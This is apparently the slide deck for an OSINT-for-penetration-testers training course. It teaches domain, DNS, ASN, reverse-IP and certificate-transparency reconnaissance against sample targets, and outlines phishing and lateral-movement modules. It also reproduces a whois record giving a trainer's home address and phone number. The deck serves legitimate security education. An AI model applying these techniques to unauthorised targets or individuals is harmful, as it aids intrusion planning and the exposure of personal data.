Tactical OSINT For Pentesters

2 Days Training Program by

RedHunt Labs

www.redhuntlabs.com

About RedHunt Labs

IT Security Company with focus on using OSINT to improve overall security posture.

- **Product**
  - nVAdr - Automated Asset Discovery and Security Posture Assessment using OSINT
- **Consulting**
  - Information Security Solutions
  - Custom security assessments and defensive guidance.
  - OSINT as a Service (OaaS)
- **Trainings (Conferences and Private Trainings)**
  - Hybrid Cloud Pentesting
  - Tactical OSINT For Pentesters
  - OSINT for Defenders
  - OSINT 101

Know your Trainers

- **Shubham Mittal**
  - Director at RedHunt Labs
  - BlackHat Asia CFP Review Member
  - Co-Founder - Recon Village (DEFCON China and DEFCON USA)
  - Project Lead - DataSploit
  - 7+ Years Experienced Security Engineer
  - Expertise with Offensive Security, Perimeter Security, OSINT
  - Speaker/Trainer/Presenter - BlackHat, DEFCON, Nullcon, c0c0n, IETF
  - Bike Rider, Beat Boxer
  - Twitter: @upgoingstar

Know your Trainers

- **Sudhanshu Chauhan**
  - Director at RedHunt Labs
  - Co-Founder - Recon Village (DEFCON China and DEFCON USA)
  - Project Lead - RedHunt OS
  - Co-Author ‘Hacking Web Intelligence’
  - 6+ Years Experienced Security Consultant
  - Expertise with Offensive Security and OSINT
  - Speaker/Trainer/Presenter - BlackHat US/Asia, AppSec EU, GroundZero Summit, etc.
  - Cyclist
  - Twitter: @sudhanshu_C

Know your Support Trainer

- **Chandrapal**
  - Founder ‘Hack with GitHub’
  - GSOC 2017, Metasploitable3
  - Bug Bounty Hunter & Security Researcher
  - Open Source Security Enthusiast
  - Contributor to multiple Open Source tools:
    - Android Tamer, Datasploit
  - Twitter: @bnchandrapal

Know the Training Program

- Blend of Hands-on and Lecture Style.
- Virtual Companies, Websites, Employees etc. Decoy Accounts to practise OSINT.
- Lab Access for a month.
- Open source tools, Free tools, Free Services and Custom Scripts will be used.
- OSINT on public sources
- Attack only on **carbonconsole.com** and its associated resources. In case of any confusion, please ask help from the trainers/support staff, instead of taking an action.

How to Practise

- Domain/Company OSINT on the virtual organizations.
- User/Email OSINT on virtual employees and profiles.
- Use information extracted from OSINT to compromise/attack machines in the private lab.
- **Lab Access will expire on 28th April 2019.**

Student Kit

- USB Contains a OVA file
  - VirtualBox Appliance
  - Import it, and power-on the OSINT VM
  - Contains all configured Tools
  - Browser with OSINT Bookmarks and Addons
- VirtualBox Installers
- SlideDeck
- Solutions to the Exercises
- OSINT CheatSheet
- Data Collection Template
- Go back with the flash drive, it’s all yours :)


Know your VM

- VirtualBox Appliance
- Username: **bhasia**, Password: **bhasia**
- We suggest you to change the password after first login
- All tools reside in **~/Tools** Folder.
- “Oh My ZSH” shell enabled with AutoCompletion.

Know your VPN

- VPN files are present in the **/home/bhasia/VPN** folder within the VM.
- Follow the steps in file **VM_VPN_Instruction_Sheet_BHASIA.pdf** and use the credentials in your handout.
- Once connected, verify by visiting the website http://carbonconsole.com/.
- Resource associated with CarbonConsole will only be accessible through VPN, so make sure you are connected to the VPN, before using any tool.

Know your Lab



Disclaimer

- We do not encourage you to perform any illegal activity with the skills learnt in this program. Please do OSINT and Attack, but for legit and good purposes, **legally**.
- We do not take responsibility for any legal issue arising on your end, while using any third party services or tools.
- Take permissions from the target and the third-party service providers before launching any attack.

Content

- **Mapping the Attack Surface**
  - Enumerating target organization's digital assets like IPs, (sub)domains, social media accounts, code repositories etc.

- **Enriching OSINT Data**
  - Analyzing identified assets and generating actionable intelligence out of raw data.

- **Attacking and Exploitation**
  - Utilizing the enriched data to launch targeted attacks (no exploits) and compromising Business Communication Infrastructure.
  - Attacking network services, compromising cloud instances, exploiting hidden injection points to reach internal domain environment.

Content

- **Practical Social Engineering**
  - Profiling the target users and launching targeted attacks through various avenues.

- **Post Exploitation, Lateral Movement & Persistence**
  - Escalating privilege, moving with the internal infrastructure and maintaining access.

OSINT – Open Source Intelligence

(Intelligence on Information publicly available)

Internet gives you RAW Data. Harvest it.

Data, Information and Intelligence


- **Data:** A set of values about a particular subject.
- **Information:** Processed and organised data which has relevance in terms of a particular context.
- **Intelligence:** Evaluated and analysed information for a particular objective.

Open Source Intelligence (OSINT) is the collection and analysis of information gathered from publicly available sources.

Why OSINT?

- Map the attack surface and identify useful information about the target.
- Collect information leading to targeted attack and quick pwnage.
- Discover target technology stack and potential attack vectors.
- Identify human targets and be ready with the phishing pre-text.

Why OSINT



Reference: https://twitter.com/michenriksen/status/953616091368099840

Why OSINT

Types Of INTELLIGENCE

- **HUMINT** - Human intelligence—gathered from a person on the ground.
- **GEOINT** - Geospatial intelligence—gathered from satellite, aerial photography, mapping/terrain data.
- **MASINT** - Measurement and signature intelligence.
- **OSINT** - Gathered from open sources.
- **SIGINT** - Signals intelligence—gathered from interception of signals
- **TECHINT** - Technical intelligence—gathered from analysis of weapons and equipment used by the armed forces of foreign nations, or environmental conditions.
- **CYBINT/DNINT** - Cyber Intelligence/Digital Network Intelligence—gathered from cyberspace.
- **FinINT** - Financial intelligence—gathered from analysis of monetary transactions.

OSINT Source

- Search Engines
- Social Media Platforms
- File Sharing Websites
- Blogs
- Forums/IRC
- APIs
- Domain Discovery Tools
- Public/Government Data Sites
- News Websites
- MetaData in Files
- Many More...

Possible Output

- Domains/Sub-Domains
- IP Addresses
- Open Ports and Services
- Emails
- Leaked Credentials/Keys/Tokens
- Technology Stack
- Usernames
- Known Vulnerabilities
- Exposed Cloud Storage
- Compromised Organization
- Much More...

Mapping the Attack Surface

In this module we'll learn about:

- Organization IP Mapping
- Subdomain Enumeration
- Organization's Social Media Profiling
- Identifying Organization's Associations
- Hunting Code Repositories, Dark Web, Paste(s) Sites and Leaked Data
- Employee(s) Profiling
- Cloud Recon
- Art of Making Notes

Digital Asset Scoping and Basic Terminologies

Most of the modern organizations have multiple digital assets which are publicly exposed. Some of these assets are pretty evident, such as company website, however a few are not so obvious such as cloud storage (S3 buckets), API tokens etc.

Some such assets are:

- Domains/Subdomains
- IP Ranges
- DNS Records
- Cloud Storage

Digital Asset Scoping

Process of identifying and scoping digital assets for a given organization.

- WhoIs (who.is) > ASN ID
- Reverse WhoIs
- Nslookup (terminal)
- Dig (terminal)
  - dig datasploit.info cname
  - dig datasploit.info A
- MX ToolBox

WhoIs

Whois is a service which allows to find information about the registrant of an internet resource such as a domain name (e.g carbonconsole.com).

Whois.net provides a web platform using which we can perform a Whois search for a domain or IP address. A whois record usually consists of registrar info such as date of registration and expiry; registrant information such as name, etc.

Similarly the command ‘whois’ present in *nix based systems can also be used to perform whois queries. **E.g. whois carbonconsole.com**

WhoIs and WhoIs History

```
[shubhammittal:datasploit/ (master*) $ whois reconvillage.org
Domain Name: RECONVILLAGE.ORG
Registry Domain ID: D402200000002185145-LROR
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: http://www.publicdomainregistry.com
Updated Date: 2017-06-24T03:47:40Z
Creation Date: 2017-04-24T22:21:53Z
Registry Expiry Date: 2018-04-24T22:21:53Z
Registrar Registration Expiration Date:
Registrar: PDR Ltd. d/b/a PublicDomainRegistry.com
Registrar IANA ID: 303
Registrar Abuse Contact Email: abuse-contact@publicdomainregistry.com
Registrar Abuse Contact Phone: +1.2013775952
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: C192256982-LROR
Registrant Name: Shubham Mittal
Registrant Organization: Hackstreet
Registrant Street: Paradise apartment, rohini, new delhi
Registrant Street: Line 2: (Optional)
Registrant City: new delhi
Registrant State/Province: Uttar Pradesh
Registrant Postal Code: 110085
Registrant Country: IN
Registrant Phone: +91.9818136749
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: upgoingstaar@gmail.com
Registry Admin ID: C192256982-LROR
Admin Name: Shubham Mittal
Admin Organization: Hackstreet
Admin Street: Paradise apartment, rohini, new delhi
Admin Street: Line 2: (Optional)
Admin City: new delhi
Admin State/Province: Uttar Pradesh
Admin Postal Code: 110085
Admin Country: IN
Admin Phone: +91.9818136749
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: upgoingstaar@gmail.com
Registry Tech ID: C192256982-LROR
Tech Name: Shubham Mittal
Tech Organization: Hackstreet
Tech Street: Paradise apartment, rohini, new delhi
Tech Street: Line 2: (Optional)
Tech City: new delhi
Tech State/Province: Uttar Pradesh
Tech Postal Code: 110085
Tech Country: IN
```

Who owned reconvillage.org in the past? (2 records)

25 APR 2017

Owner: Shubham Mittal (33 domains)

Company: Hackstreet (7 domains)

Geolocation: new delhi, Uttar Pradesh, India (5.68 million domains from **India** for **$500**)

Email: upgoingstaar@gmail.com (6 domains)

Nameservers: dns1.bigrock.in, dns2.bigrock.in, dns3.bigrock.in, dns4.bigrock.in

Status: addPeriod, clientTransferProhibited, serverTransferProhibited

3 FEB 2018

Owner: Shubham Mittal (33 domains)

Company: Hackstreet (7 domains)

Geolocation: new delhi, Uttar Pradesh, India (5.68 million domains from **India** for **$500**)

Email: upgoingstaar@gmail.com (6 domains)

Nameservers: dns1.bigrock.in, dns2.bigrock.in, dns3.bigrock.in, dns4.bigrock.in

Status: clientTransferProhibited UPDATED

Resolving Domains

dig datasploit.info cname

```
shubhammittal:~/ $ dig datasploit.info cname

; <<>> DiG 9.8.3-P1 <<>> datasploit.info cname
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37868
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;datasploit.info.               IN      CNAME

;; ANSWER SECTION:
datasploit.info.        28799   IN      CNAME   www.datasploit.info.

;; Query time: 1470 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Sep 19 16:37:29 2017
;; MSG SIZE  rcvd: 51
```


dig datasploit.info A

```
shubhammittal:~/ $ dig datasploit.info A

; <<>> DiG 9.8.3-P1 <<>> datasploit.info A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44310
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;datasploit.info.               IN      A

;; ANSWER SECTION:
datasploit.info.        28799   IN      CNAME   www.datasploit.info.
www.datasploit.info.    28799   IN      CNAME   datasploit.github.io.
datasploit.github.io.   3599    IN      CNAME   sni.github.map.fastly.net.
sni.github.map.fastly.net. 29   IN      A       151.101.9.147

;; Query time: 328 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Sep 19 16:37:37 2017
;; MSG SIZE  rcvd: 140
```

⇒ *datasploit.info is owned by us.*

Dig Options

- dig redhat.com
- dig redhat.com MX +noall +answer
- dig redhat.com +nocomments +noquestion +noauthority +noadditional +nostats
- dig -x 209.132.183.81
- dig @ns1.redhat.com redhat.com
- dig -f names.txt +noall +answer
- dig redhat.com -t axfr



ASN ID and Reverse WhoIS Lookup

```
shubhammittal:// $ dig uber.com

; <<>> DiG 9.8.3-P1 <<>> uber.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3034
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;uber.com.                      IN      A

;; ANSWER SECTION:
uber.com.               299     IN      A       104.36.192.133
uber.com.               299     IN      A       104.36.192.178
uber.com.               299     IN      A       104.36.192.180
uber.com.               299     IN      A       104.36.192.208
uber.com.               299     IN      A       104.36.192.202
uber.com.               299     IN      A       104.36.192.220
uber.com.               299     IN      A       104.36.192.135
uber.com.               299     IN      A       104.36.192.179

;; Query time: 94 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Sep 19 17:00:57 2017
;; MSG SIZE  rcvd: 154

shubhammittal:// $ whois 104.36.192.220 | grep AS
OriginAS:       AS26673
shubhammittal:// $
shubhammittal:// $
shubhammittal:// $ whois -h whois.radb.net -- '-i origin 26673' | grep -Eo "([0-9.]+){4}/[0-9]+" | sort -n | uniq -c
   1 8.26.157.0/24
   1 209.234.154.0/24
shubhammittal:// $
```

⇒ **.uber.com has a public bug bounty*

Online Domain Tools

- Bunch of Domain Tools available:
  - Viewdns
  - Securitytrails
  - MXToolBox
  - Netcraft
  - Who.is

Securitytrails - Domain Information

https://securitytrails.com/domain/reconvillage.org/dns

BLOG WHOIS History: The Importance of WHOIS Records in the Infosec Industry

SecurityTrails PRODUCTS PRICING BLOG SUPPORT LOGIN SIGNUP

DOMAIN

- DNS Records
- Historical Data
- Subdomains 3
- Technology

reconvillage.org

A records

GitHub, Inc.

192.30.252.154	99,903
192.30.252.153	119,579

AAAA records

NO RECORDS

MX records

Google Inc.

10 alt4.aspmx.l.google.com	4,010,109
10 alt3.aspmx.l.google.com	4,074,982
5 alt2.aspmx.l.google.com	9,695,171
5 alt1.aspmx.l.google.com	9,773,858
1 aspmx.l.google.com	10,037,834

NS records

Cloudflare Inc

dns4.bigrock.in	85,342
dns3.bigrock.in	85,344
dns2.bigrock.in	85,372
dns1.bigrock.in	85,376

SOA records

ttl: 7,200

email: admin@reconvillage.org 1

TXT

v=spf1 redirect=_spf.mailhostbox.com

Identifying Neighbours of a Domain

https://www.yougetsignal.com/tools/web-sites-on-web-server/

you get signal

Reverse IP Domain Check

Remote Address uber.com Check

Found **8** domains hosted on the same web server as uber.com (104.36.192.178).

login.uber.com	m.uber.com
panasonic.factoryoutletstore.com	uber.com
vault.uber.com	voice.uber.com
www.chefsresource.com	www.uber.com

about

Note: For those of you interested, as of May 2014, my database has grown to over 100 million domain names. I am now offering this domain list for purchase.

A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on that same web server. Data is gathered from search engine results, which are not guaranteed to be complete. IP-Address.org provides interesting visual reverse IP lookup tool. Knowing the other web sites hosted on a web server is important from both an SEO and web filtering perspective, particularly for those on shared web hosting plans.
More about this tool. Set an API Key.

Lab Exercise 1

- *Find IP Address and Cname records for* ***news.yandex.com.***
- *Identify ASN ID for the any of the IP Addresses found.*
- *Find the range of IP Addresses assigned to this ASN ID.*

Domain IP History

- Domain History reveals IP Addresses earlier used by a particular domain.
- Cloudflare / Incapsula / Sucuri.
- IP still Live = Bypass rate limiting, firewall rules, etc.

IP history results for test.com.
==========

IP Address	Location	IP Address Owner	Last seen on this IP
69.172.200.235	New York - United States	Cogeco Peer 1	2017-09-18
50.23.225.49	Dallas - United States	SoftLayer Technologies Inc.	2017-06-18
69.172.200.235	New York - United States	Cogeco Peer 1	2017-06-17
50.23.225.49	Dallas - United States	SoftLayer Technologies Inc.	2017-06-11
69.172.200.235	New York - United States	Cogeco Peer 1	2017-06-10
204.12.0.50	Newark - United States	HostMySite	2011-04-04

http://viewdns.info/iphistory/

Reverse Whois Lookup

- Reverse Whois Lookup reveals the list of domains associated with a Registrant Name or Email Address.

```
Reverse Whois results for upgoingstaar@gmail.com
==============

There are 6 domains that matched this search query.
These are listed below:
```

Domain Name	Creation Date	Registrar
attackticlabs.com	2018-01-06	BIGROCK SOLUTIONS LIMITED
datasploit.info	2016-05-26	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
offensive-osint.com	2017-11-21	BIGROCK SOLUTIONS LIMITED
reconvillage.com	2017-06-22	BIGROCK SOLUTIONS LIMITED
reconvillage.org	2017-04-24	PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
shubhammittal.net	2016-03-03	BIGROCK SOLUTIONS LIMITED

https://viewdns.info/reversewhois

Project Sonar Forward DNS Reports

- Project Sonar is a security research project by Rapid7.
- Conducts internet-wide surveys across different services and protocols.
- Insights into global exposure to common vulnerabilities.
- Data collected is available to the public in an effort to enable security research.
  - https://scans.io/
- A JSON interface to the repository is available.
  - https://scans.io/json
- Opt-Out option is available.

Project Sonar Forward Data

Rapid7 · Forward DNS (FDNS)

DNS 'ANY', 'A' and 'AAAA' responses for known forward DNS names

Study Details

Study	Forward DNS (FDNS) Project Sonar
Authors	Rapid7 Labs
Contact	Rapid7 Labs

Dataset Details

This dataset contains the responses to DNS requests for all forward DNS names known by Rapid7's Project Sonar. Until early November 2017, all of these were for the 'ANY' record with a fallback A and AAAA request if neccessary. After that, the ANY study represents only the responses to ANY requests, and dedicated studies were created for the A and AAAA lookups with appropriately named files. The file is a GZIP compressed file containing the name, type, value and timestamp of any returned records for a given name in JSON format. Please note that prior to February 2017, an older version of this study was used, and its data can be found at https://scans.io/study/sonar.fdns

Latest Data:

https://opendata.rapid7.com/sonar.fdns_v2/

Subdomain Enumeration

A subdomain is basically a domain, which is part of a larger domain (e.g. abc.example.com)

Art of extracting subdomains for a given Domain. But why?

- DevOps has made deployment blazing fast, so more subdomain(s).
- Admins forget about Legacy subdomain(s).
- All subdomains not as hardened as primary sub-domains.
- Might be running Enterprise Inventories with weak passwords, Admin panels with default creds, Unpatched softwares, vulnerable third party softwares/services, etc.
- Easier to gain network access.


Subdomain Enumeration Techniques

- Search Engines (Google/Yahoo/Bing/Yandex)
- Recursive IP - Domain History
- Shodan/Censys, CNAME Records, DNS Dumpster, Netcraft, WolframAlpha, VirusTotal
- Certificate Transparency Reports
- DNSSEC Walking
- Project Sonar - Forward DNS Reports
- Brute Force

Search Engines

Google query:

site:uber.com -www -help -eng -ride -t -newsroom -developer -get -drive -track -archive -pages -accounts -eats -people -click -businesses -partners -movement -accessibility



Reverse IP Lookup

Similar to Domain to IP lookup we can also do IP to Domain lookup.

Using this technique we can identify other sites sharing the same hosting server. In some situations these other sites could be subdomains of the target domain or associated directly with it.

viewdns.info/reverseip/?host=uber.com&t=1

ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **Reverse IP Lookup**

Takes a domain or IP address and does a reverse lookup to quickly shows all other domains hosted from the same server. Useful for finding phishing sites or identifying other sites on the same shared hosting server.

Domain / IP:

GO

Reverse IP results for uber.com (104.36.192.133, 104.36.192.182, 104.36.192.220, 104.36.193.168, 104.36.193.169)
==========

Domain	Last Resolved Date
godriveuber.com	2018-03-05
parceirosbh.com	2018-03-05
parceirosrj.com	2018-03-05
parceirossp.com	2018-03-05
uber.com	2018-03-08
ubercab.com	2018-03-05
ubereats.com.br	2018-03-04
ubereats.com	2018-03-08
ubereats.no	2018-03-08
uberhealth.com	2018-03-05
ubermarketplace.it	2018-03-03
uberpop.dk	2018-03-07
uberpop.se	2018-03-02

Reverse IP Lookup

Another way to utilize reverse IP lookup is to first find the domain IP history and then perform a reverse IP lookup on these IPs to get a better coverage.

104.36.192.221	San Francisco - United States	Uber Technologies, Inc	2018-02-05
104.36.192.132	San Francisco - United States	Uber Technologies, Inc	2018-02-05
104.36.193.171	San Francisco - United States	Uber Technologies, Inc	2018-02-04
104.36.193.168	San Francisco - United States	Uber Technologies, Inc	2018-02-04
104.36.192.183	San Francisco - United States	Uber Technologies, Inc	2018-02-04
104.36.192.182	San Francisco - United States	Uber Technologies, Inc	2018-02-04
104.36.192.178	San Francisco - United States	Uber Technologies, Inc	2018-02-04
104.36.192.220	San Francisco - United States	Uber Technologies, Inc	2018-02-03
104.36.192.135	San Francisco - United States	Uber Technologies, Inc	2018-02-03
104.36.192.133	San Francisco - United States	Uber Technologies, Inc	2018-02-03
104.36.192.208	San Francisco - United States	Uber Technologies, Inc	2018-02-02
104.36.192.202	San Francisco - United States	Uber Technologies, Inc	2018-02-02
104.36.192.183	San Francisco - United States	Uber Technologies, Inc	2018-02-02
104.36.192.182	San Francisco - United States	Uber Technologies, Inc	2018-02-02
104.36.192.180	San Francisco - United States	Uber Technologies, Inc	2018-02-02
104.36.192.179	San Francisco - United States	Uber Technologies, Inc	2018-02-02
104.36.192.132	San Francisco - United States	Uber Technologies, Inc	2018-02-02
104.36.192.183	San Francisco - United States	Uber Technologies, Inc	2017-09-20
104.36.192.221	San Francisco - United States	Uber Technologies, Inc	2017-09-19
104.36.192.178	San Francisco - United States	Uber Technologies, Inc	2017-09-19
104.36.192.135	San Francisco - United States	Uber Technologies, Inc	2017-09-19
104.36.192.133	San Francisco - United States	Uber Technologies, Inc	2017-09-19
104.36.192.220	San Francisco - United States	Uber Technologies, Inc	2017-09-18
104.36.192.132	San Francisco - United States	Uber Technologies, Inc	2017-09-18
104.36.192.202	San Francisco - United States	Uber Technologies, Inc	2017-09-17
104.36.192.182	San Francisco - United States	Uber Technologies, Inc	2017-09-17

ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **Reverse IP Lookup**

Takes a domain or IP address and does a reverse lookup t
sites or identifying other sites on the same shared hosting

Domain / IP:

GO

Reverse IP results for 104.36.192.132
==========

There are 10 domains hosted on this server.
The complete listing of these is below:

Domain	Last Resolved Date
godriveuber.com	2018-03-05
parceirosbh.com	2018-03-05
parceirosrj.com	2018-03-05
parceirossp.com	2018-03-05
uber-commute.com	2018-03-05
uber.com	2018-03-08
ubereats.com	2018-03-08
uberhealth.com	2018-03-08
uberpop.dk	2018-03-07
uberpop.se	2018-03-02

Certificate Transparency Reports - Overview

- Certificate Transparency Project by Google.
- Open framework for monitoring and auditing SSL certificates in nearly real time.
- Certificates contains hostname; Can be used as source for enumerating subdomains.
- Facebook's CT tool - Monitor and alert as a new subdomain comes up.
  - *Wait, are you a bug bounty hunter?*
- Not only subdomains, but also related/acquired domain information can be extracted.

Google Cert Transparency Reports

https://transparencyreport.google.com/https/certificates

on the web Overview On top sites **Certificates**

Subject	Issuer	# DNS names	Valid from	Valid to	# CT logs	
*.simple.com	Akamai Subordinate CA 3	0	Nov 9, 2011	Nov 9, 2012	2	See details
*.simple.com	Cybertrust Public SureServer SV CA	0	Mar 3, 2013	Mar 3, 2014	1	See details
api.simple.com	DigiCert SHA2 High Assurance Server CA	1	Jan 2, 2014	May 10, 2017	3	See details
*.simple.com	Cybertrust Public SureServer SV CA	0	Jan 26, 2014	Jan 26, 2015	1	See details
*.simple.com	Akamai Subordinate CA 3	0	Sep 27, 2012	May 12, 2013	1	See details
api.simple.com	DigiCert High Assurance CA-3	1	Mar 27, 2012	Apr 1, 2014	2	See details
*.simple.com	Cybertrust Public SureServer SV CA	0	Mar 13, 2013	Mar 13, 2014	1	See details
*.simple.com	Cybertrust Public SureServer SV CA	0	Apr 16, 2014	Apr 16, 2015	1	See details
android.api.simple.com	DigiCert SHA2 High Assurance Server CA	1	Apr 10, 2017	Apr 22, 2020	2	See details
api.simple.com	DigiCert SHA2 High Assurance Server CA	1	Apr 27, 2017	May 28, 2019	2	See details

‹ PREVIOUS 1 of 18 NEXT ›

https://transparencyreport.google.com/https/certificates

